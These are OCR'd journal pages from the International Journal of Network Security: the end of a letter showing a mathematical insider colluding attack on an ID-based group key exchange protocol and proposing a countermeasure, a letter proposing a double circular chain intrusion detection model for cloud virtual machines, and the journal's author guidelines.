1) In Round 1, the malicious participants U_{i-1} and U_{i+1} generate the messages $(ID_{i-1}, P_{i-1}, V_{i-1})$ and $(ID_{i+1}, P_{i+1}, V_{i+1})$ according to the description of the protocol, respectively. Meanwhile, for each participant $U_k, k \in \{1, 2, ..., n\}$ and $k \neq i-1, i, i+1$,the colluding participants U_{i-1} and U_{i+1} pick an integer a_k and computes $P_k = a_k \cdot P$, $h_k = (M \parallel PID \parallel ID_k, P_k)$, and $V_k = a_k \cdot H_G(ID_k) + h_k \cdot P_{k'}$, where $P_{k'}$ is an element randomly chosen from G_1. Finally, the malicious participants broadcast (D_j, P_j, V_j) for $j = 1, 2, ..., i-1, i+1, ..., n$.

2) In Round 2, the malicious participants U_{i-1} and U_{i+1} only check the following equation:

$$e(P, V_i) = e(P_i + h_i \cdot P_{pub}, H_G(ID_i))$$

where $h_i = H_1(M \parallel PID \parallel ID_i, P_i)$. If the above equation holds, the malicious participants proceed to the next step. Note that in this time, nobody except U_{k-1} and U_{k+1} knows the invalidity of $V_K, k \in \{1, 2, ..., n\}$ and $k \neq i-1, i, i+1$, since only U_{k-1} and U_{k+1} verify U_k's signature. The honest participant U_i cannot detect the invalidity of V_K, either.

3) For each participant $U_j (j = 1, 2, ..., n, j \neq i)$, the malicious participants compute $D_j = e(P_{j+1} - P_{j-1}, P_{pub})^{a_j}$, and generates $(\alpha_j, \beta_j, \gamma_j)$ according to the description of the protocol. More precisely, the malicious participants choose a random integer $r_j \in Z_q^*$ and computes $\alpha_j = r_j \cdot P$, $\beta_j = r_j \cdot (P_{j+1} - P_{j-1})$, $k_j = H_2(PID \parallel ID_j \parallel D_j \parallel S, P_{j+1} - P_{j-1}, \alpha_j, \beta_j)$, and $\gamma_j = r_j \cdot P_j + k_j a_j \cdot P_{pub}$, where $S = P_1 \parallel P_2 ... \parallel P_n$. Finally, the malicious participants broadcast the message $(ID_j, \alpha_j, \beta_j, \gamma_j)$.

4) In group session key computation stage, γ_j will pass the verification because γ_j is generated using the ephemeral key a_j and a_j is chosen by the malicious participants. The malicious participants can compute the group session key since they know $a_j (j = 1, 2, ..., i-1, i+1, ..., n)$. Finally, The malicious participants U_{i-1} and U_{i+1} succeed in impersonating other participants in the group to the honest entity U_i.

Note that the above attack can be easily extended to the case in which two malicious participants U_{i-m} and U_{i+m} try to fool the honest participants $U_{i-m+1}, ..., U_{i+m-1}$ by impersonating other participants in the group, where $m > 1$. In this way, two malicious participants can collude to fool m honest participants by impersonating the rest participants in the group. The attack is powerful since it only needs two malicious participants collude to impersonate several participants in a session without being detected.

4 Discussions and Countermeasure

Although Wu et al.'s protocol heavily relies on ID-based signature scheme, the insider colluding attack is still possible. The reason lies in two points: first, each participants U_i is only authenticated by its neighbors U_{i-1} and U_{i+1} in Round 2, nobody except U_{i-1} and U_{i+1} knows the validity of U_i. Second, the message $(PID \parallel ID_j \parallel D_j \parallel S)$ is signed using the ephemeral secret a_j. As long as the malicious participants impersonate an honest participant in Round 1, they can easily generate the signature in Round 2 because the ephemeral secret a_j is chosen by the malicious participants.

An intuitive countermeasure to our insider colluding attack would be let the participant U_i check the validity of all the signatures of other participants in Round 2. However, this would make the protocol very inefficient and impractical. We suggest that the message $(PID \parallel ID_j \parallel D_j \parallel S, P_{j+1} - P_{j-1}, \alpha_j, \beta_j)$ be signed using the private key DID_j of participant U_j. In this way, the malicious participants could not forge an honest participant's signature in Round 2.

In fact, Wu et al. [14] proved the security of their protocol in a formal security model. They also claimed their protocol could resist insider attacks. It fails because of the incorrect announcement in its security proof. In Theorem 1 of [14], the authors simply conclude that their protocol is secure against ID and forgery attacks due to the unforgeability of the signature scheme of Yoon et al. [16]. However, a signature scheme may be secure alone, but when it is used in a group key exchange protocol, the security of the group key exchange protocol can not be derived simply from the security of the signature scheme. This attack warns us that we should consider the security of the group key exchange in a whole framework, not separately. It also emphasis the importance of rigorous security proof for group key exchange protocols.

5 Conclusions

In this letter, we have shown that Wu et al.'s ID-based authenticated group key exchange protocol is insecure against an insider colluding attack. Two malicious participants can collude to impersonate several honest participants without being detected. We also analyzed the reason to the attack and suggested a countermeasure.

Acknowledgments

The authors would like to thank the anonymous referees for their helpful comments. This work is supported by the National Natural Science Foundation of China (Nos. 61309016,61379150,61201220,61103230), Postdoctoral Science Foundation of China (No. 2014M562493), Postdoctoral Science Foundation of Shanxi Province, the Funding of Science and Technology on Information Assurance Laboratory (No. KJ1302) and Key Scientific and Technological Project of Henan Province (No. 122102210126,092101210502).

References

[1] T. Yi Chang, M. S. Hwang, "User-anonymous and short-term Conference Key Distribution System via link-layer routing in mobile communications," *International Journal of Mobile Communication*, vol. 9, no. 2, pp. 144–158, 2011.

[2] T. Y. Chen, C. C. Lee, M. S. Hwang, and J. K. Jan, "Towards secure and efficient user authentication scheme using smart card for multi-server environments," *The Journal of Supercomputing*, vol. 66, no. 2, pp. 1008–1032, 2013.

[3] Q. F. Cheng, "Cryptanalysis of a new efficient authenticated multiple-key exchange protocol from bilinear pairings," *International Journal of Network Security*, vol. 16, no. 6, pp. 494–497, 2014.

[4] K. Choi, J. Hwang, and D. H. Lee, "Efficient ID-based group key agreement with bilinear maps," in *Public Key Cryptography (PKC'04)*, LNCS 2947, pp. 130–144, Springer, 2004.

[5] K. Choi, J. Hwang, and D. H. Lee, "ID-based authenticated group key agreement secure against insider attacks," *IEICE Transactions on Fundamentals*, vol. E91-A, no. 7, pp. 1828–1830, 2008.

[6] S. K. Chong, C. C. Lee, and M. S. Hwang, "An authentication scheme for the global mobility network," *Parallel Processing Letters*, vol. 23, no. 3, 2013.

[7] L. C. Huang, C. C. Lee, and M. S. Hwang, "A n^2+n MQV key agreement protocol," *International Arab Journal of Information Technology*, vol. 10, no. 2, pp. 137–142, 2013.

[8] M. S. Hwang, C. C. Lee, and S. F. Tzeng, "A new proxy signature scheme for a specified group of verifiers," *Information Sciences*, vol. 227, pp. 102–115, 2013.

[9] C. C. Lee, C. H. Liu, and M. S. Hwang, "Guessing attacks on strong-password authentication protocol," *International Journal of Network Security*, vol. 15, no. 1, pp. 64–67, 2013.

[10] W. T. Li, C. H. Ling, and M. S. Hwang, "Group rekeying in wireless sensor networks: a survey," *International Journal of Network Security*, vol. 16, no. 6, pp. 400–410, 2014.

[11] H. H. Ou, M. S. Hwang, "Double delegation-based authentication and key agreement protocol for PCSs," *Wireless Personal Communications*, vol. 72, no. 1, pp. 437–446, 2013.

[12] K. A. Shim, "Further analysis of ID-based authenticated group key agreement protocol from Bilinear maps," *IEICE Transactions on Fundamentals*, vol. E90-A, no. 1, pp. 231–233, 2007.

[13] T. Y. Wu, Y. M. Tseng, "Comment on an ID-based authenticated group key agreement protocol with withstanding insider attacks," *IEICE Transactions on Fundamentals*, vol. E92-A, no. 10, pp. 2638–2640, 2009.

[14] T. Y. Wu, Y. M. Tseng, "Towards ID-based authenticated group key exchange protocol with identifying malicious participants," *Informatica*, vol. 23, no. 2, pp. 315–334, 2012.

[15] C. C. Yang, T. Y. Chang, and M. S. Hwang, "A new group signature scheme based on RSA assumption," *Information Technology and Control*, Vol. 42, no. 1, pp. 61–66, 2013.

[16] H. J. Yoon, J. H. Cheon, and Y. Kim, "Batch verifications with ID-based signatures," in *Information Security and Cryptology (ICISC'04)*, LNCS 3506, pp.233–248, Springer, 2005.

[17] F. G. Zhang, X. F. Chen, "Attack on an ID-based authenticated group key agreement scheme from PKC 2004," *Information Processing Letters*, vol. 91, no. 4, pp. 191–193, 2004.

Fushan Wei received his M.S. and Ph.D. degrees in applied mathematics from the Zhengzhou Information Science and Technology Institute, China, in 2008 and 2011, respectively. He is currently a lecturer in department of Information Research, Zhengzhou Information Science and Technology Institute, Zhengzhou, China. His research fields include cryptography and information security.

Yun Wei received her B.S. degree in applied mathematics from the Zhengzhou Information Science and Technology Institute, China, in 2010. She is currently pursuing his M.S. degree in department of Information Research, Zhengzhou Information Science and Technology Institute, Zhengzhou, China. Her research fields include cryptography and information security.

Chuangui Ma received the B.E. degree in mathematics in 1982 from Zhengzhou University of China, the M.S. degree in mathematics in 1985 from Liaocheng University of China, and the Ph.D. degree in mathematics in 1998 from Zhejiang University of China. Since December 2002, he has been a Professor with the Department of Information Research, Zhengzhou Information Science and Technology Institute, Zhengzhou, China. His research field is information security.

A Double Circular Chain Intrusion Detection for Cloud Computing Based on AdjointVM Approach

Chung-Huei Ling[1], Wei-Fu Hsien[2], and Min-Shiang Hwang[1,3]
(Corresponding author: Min-Shiang Hwang)

Department of Computer Science and Information Engineering, Asia University[1]
No. 500, Lioufeng Rd., Wufeng, Taichung 41354, Taiwan
(Email: mshwang@asia.edu.tw)
Department of Management Information System, National Chung Hsing University[2]
Department of Medical Research, China Medical University Hospital, China Medical University[3]
No. 91, Hsueh-Shih Road, Taichung 40402, Taiwan
(Received Oct. 7, 2014; revised and accepted Feb. 8 & Apr. 16, 2015)

Abstract

In the letter, we propose an improved model, which is built on AdjointVM. Our model can improve the situation where attackers can successfully intrude two adjacent virtual machines. Because of this situation, it will lead to the collapse of the entire cloud services. This model uses a double circular chain concept, which can be a virtual machine capable of double Intrusion Detection System detections. Therefore, it can effectively resist the two adjacent virtual machines are compromised. Finally, we compare the related methods. Although the proposed scheme consumes more time, it will improve the security invasion of virtual machines.

Keywords: Cloud computing, double circular chain, intrusion detection, VM

1 Introduction

With the popularity of cloud computing, there are many cloud services [4]. However, not every person or business has the ability to build his own cloud services. Therefore, a lot of cloud service providers have appeared, such as Google, Microsoft, Amazon, and so on. These major cloud service providers offer three service models, including SaaS, PaaS, and IaaS, which are either free or charged to the cloud users. Due to the popularity of cloud services, a growing number of cloud users will handle sensitive personal data in the cloud by cloud providers [2]. Because cloud providers have the privilege to manage the customer's virtual machine (VM), the guest VM is vulnerable to the impact of privileged VM. Although some cloud service providers are well-known companies, it does not mean that the cloud services they provide are safe. Therefore, cloud service providers may suffer internal or external attacks, causing the user data leakage, harming goodwill, and losing customers [5, 9].

Recently, Kong proposed a method, which protected guest VM from completely exposed to the privileged VM, and guest VM from being vulnerable to the attack of privileged VM [6]. His method is to create two VMs, protected VM and AdjointVM. Protected VM provides services to customers, it can also be detected by IDS from AdjointVM. However, Oktay et al. pointed out that there was a secure issue in Kong's scheme [6, 7]. If attackers intrude AdjointVM, it will not be detected by IDS. Thus, protected VM will be intruded successively. Therefore, Oktay et al. proposed a Circular Chain VM scheme to improve the problem, which was detected each other by two VMs.

2 The proposed scheme

We find a case; when attackers can successfully intrude adjacent two VMs, it will be unsafe in the Circular Chain model. Adjacent two VMs means that there is IDS connected between two VMs. For example, in the Figure 1, cloud service providers configure n VMs in hypervisor. Circular Chain model is the link between n VMs. When attackers intrude VM2 and VM3 at the same time, VM3 will not have the ability to detect the next one VM. Since VM2 and VM3 are intruded, a series of VM will be successful intruded until VM1. Because this situation causes each VM intruded, it leads to the collapse of the entire Circular Chain model. Then each VM users will leak private information stored on the service. This is a serious security problem, so we propose a scheme as shown in Figure 2.



Figure 1: A circular chain model is under compromised situation

The proposed model uses Trusted Computing technologies to create a VM's boot, and the core of Trusted Computing is the Trusted Platform Module (TPM) [1, 3]. TPM is an integrated composition of security encryption keys, and it uses control commands defined in the software running on the system. Because TPM uses encryption methods implemented in hardware, software can effectively resist the attack.

First, hypervisor can get secure boot from TPM. Second, hypervisor creates n VMs. Because VM's boot will not cross the privileged VM in this process, guest VM's boot is not modified by privileged VM. Third, each VM is divided into guest applications, OSSEC Server, OSSEC Agent, KMD, Kernel Mapper, and Guest Kernel. Guest application is the provision of services to users. OSSEC Server/Agent is an IDS software, and it can detect the computer anomalies [8]. KMD monitors guest kernel by kernel mapper [6]. The left link refers to detecting the direction between VMs, from small to large detections. On the contrary, the right link refers to detecting from large to small directions. Finally, the model will become a Double Circular Chain.

3 External IDS

OSSEC is an open-source HIDS. It performs log analysis, rootkit detection, file integrity checking, policy monitoring, real-time alerting, and active response [8]. Installation is divided into two kinds, Local and Server/Agent. The first one is the Local mounted single host, the other is a Server/Agent installed on multiple hosts. Server/Agent way is to select one to install and configure multiple hosts for the Server, and other hosts install Agent. Before managers monitor the status of all Agents by Server, Agent will detect the event sent to the Server. With virtualization technology, OSSEC software can be installed to the VM's OS. Therefore, OSSEC software can establish Server/Agent mode on a virtual machine.

In this study, because the cloud services require multiple virtual machines, OSSEC Sever/Agent is more suitable to be chosen. First, each VM is installed and configured into OSSEC Server and Agent, so each virtual machine can have two kinds of identity. Second, each VM OSSEC Sever is set to connect two adjacent OSSEC Agents. Therefore, an OSSEC Server can detect two adjacent OSSEC Agents, and each OSSEC Agent is detected by two adjacent OSSEC Servers. Finally, each virtual machine has the ability to detect and to be detected.

4 Internal IDS

OSSEC software detects the external behaviour of the computer, such as malicious or incorrect behaviour [8]. However, we use VM to build cloud services, so it is necessary to consider the internal security such as VM's kernel. Kernel is software that manages application access to system resources in computer hardware. Therefore, each VM has kernel itself. If a VM's kernel has been invaded, an intruder may lead to control the computer hardware resources.

In order to enhance the VM's kernel security, Kernel Monitor Daemon (KMD) is added to monitor it. KMD has two parts, Guest Kernel and Kernel Mapper. Guest Kernel is a VM's kernel itself, and Kernel Mapper is detected by a mapping of VMs kernel. KMD checks kernel by mapping, reading and writing abilities to detect VM's memory. Before KMD is compared with the saved hash values, it generates a value of hash function for an important space in the memory. If there is a change event detected, KMD will record the event and report to the manager. Finally, the integrity of the memory can be achieved.

4.1 Analysis

Table 1 is a comparison among our scheme and others. In this study, the hypothesis n is the number of VMs, each VM to detect every time consuming for t. Because the proposed scheme uses double detections between VMs, the number of links is used more. When creating n VMs in the cloud environment, our method requires only n VM to protect all are safe. If the attacker invades two adjacent VMs, it will be detected. Because of this model, two fault-tolerant VMs, guest VM has twice the security.



Figure 2: Detailed overview of double circular chain model

Although the proposed scheme consumes more time, it will improve the security invasion of virtual machines.

5 Conclusions

In the letter, we propose a method to improve the AdjointVM, so it can doubly detect between VMs. Therefore, we can strengthen the VM fault tolerance to be attacked. When two adjacent VMs are invaded, it will be detected by the IDS, which does not lead to the collapse of the entire cloud environment. Thus, our method can avoid two adjacent VMs are compromised. Although our method can improve the safety, we use a lot of time, which leads to increased cost of the chain. Because our model needs to plan the number of virtual machines, it is more difficult to dynamically adjust the link. In the future, we will improve the link costs and the elasticity of the expansion in the model.

Acknowledgments

This study was supported by the National Science Council of Taiwan under grant NSC102-2221-E-468-020 and NSC101-2622-E-468-002-CC3. The authors gratefully acknowledge the reviewers for their valuable comments.

References

[1] S. Berger, R. Caceres, K. A. Goldman, R. Perez, R. Sailer, L. van Doorn, "vTPM: Virtualizing the trusted platform module," in *Proceedings of the 15th USENIX Security Symposium*, pp. 21–21, 2006.

[2] P. S. Chung, C. W. Liu, and M. S. Hwang, "A study of attribute-based proxy re-encryption scheme in cloud environments," *International Journal of Network Security*, vol. 16, no. 1, pp. 1–13, 2014.

[3] P. England, L. Loeser, "Para-virtualized TPM sharing," in *Trusted Computing - Challenges and Applications*, LNCS 4968, pp. 119–132, Springer, 2008.

[4] M. Hogan, F. Liu, A. Sokol, J. Tong, *NIST Cloud Computing Standards Roadmap*, NIST Special Publication 500-291 (SP500-291), National Institute of Standards and Technology, 2011.

[5] C. C. Lee, P. S. Chung, and M. S. Hwang, "A survey on attribute-based encryption schemes of access control in cloud environments," *International Journal of Network Security*, vol. 15, no. 4, pp. 231–240, 2013.

[6] U. Oktay, M. A. Aydin, O. K. Sahingoz, "A circular chain intrusion detection for cloud computing based on improved AdjointVM approach," *IEEE International Symposium on Computational Intelligence and Informatics*, pp. 201–206, 2013.

[7] U. Oktay, M. A. Aydin, O. K. Sahingoz, "Circular chain VM protection in AdjointVM," *International Conference on Technological Advances in Electrical, Electronics and Computer Engineering*, pp. 93–97, May 2013.

Table 1: A comparison among our scheme and others

Feature	J. Kong [6]	U. Oktay [7]	Our scheme
Detection of direction	Single	Single	Double
Number of VMs to protect n VMs	$2n$	n	n
Fault tolerance	1	1	2
Security VM	$n/2$	n	$2n$
Initial number of link	n	$2n$	$4n$
Time complexity	nt	$2nt$	$4nt$

[8] OSSEC, *Open Source Security (OSSEC)*, Nov. 1, 2014. (`http://www.ossec.net/`)

[9] M. Uddin, A. A. Rehman, N. Uddin, J. Memon, R. Alsaqour, and S. Kazi, "Signature-based multi-layer distributed intrusion detection system using mobile agents," *International Journal of Network Security*, vol. 15, no. 2, pp. 97–105, 2013.

Chung-Huei Ling received his M.S. in Applied computer science and technology from Azusa Pacific University, Azusa, California , USA in 1990 and M.B.A in accounting from Northrop University, Los Angeles, California, USA in 1989. He is currently pursuing the Ph.D. degree from Computer Science and Information Engineering Department of Asia University, Wufeng, Taiwan. His research interests include information security, cloud computing, and radio frequency identification.

Wei-Fu Hsien received his B. S. in Department of Information Management from National Kaohsiung Marine University, Kaohsiung, Taiwan, ROC, in 2013. He is currently pursuing the M.S. degree with the Department of Management Information Systems from National Chung Hsing University. His research interests include security and privacy of cloud computing, and applied cryptography.

Min-Shiang Hwang received the B.S. in Electronic Engineering from National Taipei Institute of Technology, Taipei, Taiwan, Republic of China, in 1980; the M.S. in Industrial Engineering from National Tsing Hua University, Taiwan, in 1988; and the Ph.D. in Computer and Information Science from National Chiao Tung University, Taiwan, in 1995. He also studied Applied Mathematics at National Cheng Kung University, Taiwan, from 1984-1986. Dr. Hwang passed the National Higher Examination in field "Electronic Engineer" in 1988. He also passed the National Telecommunication Special Examination in field "Information Engineering", qualified as advanced technician the first class in 1990. From 1988 to 1991, he was the leader of the Computer Center at Telecommunication Laboratories (TL), Ministry of Transportation and Communications, ROC. He was also a project leader for research in computer security at TL in July 1990. He obtained the 1997, 1998, and 1999 Distinguished Research Awards of the National Science Council of the Republic of China. He is a member of IEEE, ACM, and Chinese Information Security Association. His current research interests include database and data security, cryptography, image compression, and mobile communications.

Guide for Authors
International Journal of Network Security

IJNS will be committed to the timely publication of very high-quality, peer-reviewed, original papers that advance the state-of-the art and applications of network security. Topics will include, but not be limited to, the following: Biometric Security, Communications and Networks Security, Cryptography, Database Security, Electronic Commerce Security, Multimedia Security, System Security, etc.

1. Submission Procedure

Authors are strongly encouraged to submit their papers electronically by using online manuscript submission at http://ijns.jalaxy.com.tw/.

2. General

Articles must be written in good English. Submission of an article implies that the work described has not been published previously, that it is not under consideration for publication elsewhere. It will not be published elsewhere in the same form, in English or in any other language, without the written consent of the Publisher.

2.1 Length Limitation:

All papers should be concisely written and be no longer than 30 double-spaced pages (12-point font, approximately 26 lines/page) including figures.

2.2 Title page

The title page should contain the article title, author(s) names and affiliations, address, an abstract not exceeding 100 words, and a list of three to five keywords.

2.3 Corresponding author

Clearly indicate who is willing to handle correspondence at all stages of refereeing and publication. Ensure that telephone and fax numbers (with country and area code) are provided in addition to the e-mail address and the complete postal address.

2.4 References

References should be listed alphabetically, in the same way as follows:
For a paper in a journal: M. S. Hwang, C. C. Chang, and K. F. Hwang, ``An ElGamal-like cryptosystem for enciphering large messages," *IEEE Transactions on Knowledge and Data Engineering*, vol. 14, no. 2, pp. 445--446, 2002.

For a book: Dorothy E. R. Denning, *Cryptography and Data Security*. Massachusetts: Addison-Wesley, 1982.

For a paper in a proceeding: M. S. Hwang, C. C. Lee, and Y. L. Tang, ``Two simple batch verifying multiple digital signatures," in *The Third International Conference on Information and Communication Security (ICICS2001)*, pp. 13--16, Xian, China, 2001.

In text, references should be indicated by [number].

Subscription Information

Individual subscriptions to IJNS are available at the annual rate of US$ 200.00 or NT 7,000 (Taiwan). The rate is US$1000.00 or NT 30,000 (Taiwan) for institutional subscriptions. Price includes surface postage, packing and handling charges worldwide. Please make your payment payable to "Jalaxy Technique Co., LTD." For detailed information, please refer to http://ijns.jalaxy.com.tw or Email to ijns.publishing@gmail.com.